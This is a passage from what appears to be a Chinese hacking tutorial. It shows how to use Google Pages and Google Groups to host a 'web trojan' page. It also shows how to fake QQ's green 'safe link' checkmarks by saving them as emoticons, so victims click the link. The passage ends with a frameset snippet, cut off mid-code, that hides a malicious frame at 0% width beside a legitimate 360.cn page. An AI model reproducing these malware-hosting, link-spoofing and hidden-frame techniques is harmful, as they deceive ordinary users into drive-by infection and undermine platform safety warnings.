


图1

再点"<<back to Site Manager"就回到如图3所示了（*看看我地址，是不是……*），这时你看到右边的"[upload]"，点这个就会出现"浏览"按钮，这时你就可以上传文件了，并且单个文件最大为100MB（*不过空间的最大容量也是100MB，嘿嘿，如图4*），速度还挺快的，只是一次只能上传一个文件而且没有文件类型限制，还不错吧！你所上传的文件的网址格式都为：http://你的账号名.googlepages.com/你上传文件的全名，也就是后缀名也要。如：http://news.360safe.googlepages.com/360safe.htm（*news.360safe是我注册的gmail账号*）




图2

二、google论坛（http://groups.google.com/?hl=zh-CN，如图5所示）。点右边的“创建论坛”按钮来创建一个论坛，若要登录，则用刚才注册的账号来登录，之后进入创建页面，填的东西不多，大家可按提示来填，论坛的网址是：http://groups.google.com/group/你创建时填的论坛名称，我的是：http://groups.google.com/group/news-360safe，因此要取个好名字。同样它也可上传文件且可以直接打开html文件，文件地址和上面讲的是半斤八两（如：http://news-360safe.googlegroups.com/web/360safe.html?hl=zh-CN），不说也罢。它有更绝的，登录之后如图6所示。点右边的“网页”就会在左边出现“+添加新网页”按钮，点该按钮，之后如图7，完之后它就问你是否发帖，帖的内容中有该网页的地址，如：http://groups.google.com/group/news-360safe/web/360safe?hl=zh-CN，360safe为网页的名称。




图3




图4




图5




图6




图7

实战：

其实也没什么好说的了，把生成的网马传上去，然后把地址发给别人就行了，一般人看到这种地址都会中招的，对于有一定安全意识的人就要靠你的伪造能力了。我就说说我得来的一些伪造术吧。对于googlepages与论坛的文件，QQ给的评价是问号，而对http://groups.google.com/……的评价是勾勾（如图8），所以它就好办了，只要设计好你的网页就行（自己看着办吧）。下面再看看图9，瞧，全变成勾勾了，还好心问你要不要访问呢。这当然是我干的，首先用另一个Q发一个安全链接过来（为了取那个勾勾），然后用右键单击勾勾，然后选“添加到QQ表情”（也可将鼠标移到勾勾上，在弹出的图标中选第一个），之后弹出添加表情的窗口，这时最好设个快捷键（如数字键），方便以后调出表情。发信息的格式示例如图10，字体颜色一定要改哦！问号留给腾讯加！哦，还有一个挂马的代码，或许还不错，原理：

```
<frameset cols=30%,20%,50%>
<frame src="A.html">
<frame src="B.html">
<frame src="C.html">
</frameset>
```




图10

接触过html的朋友应该很熟透，用来纵向排列多个窗口的，当然还有横向排列多个窗口的，我只以这个为例，若我们改成：

```
<frameset cols=0%,100%>
<frame src="http://www.360.cn/download.html">
<frame src="http:/
```



图11

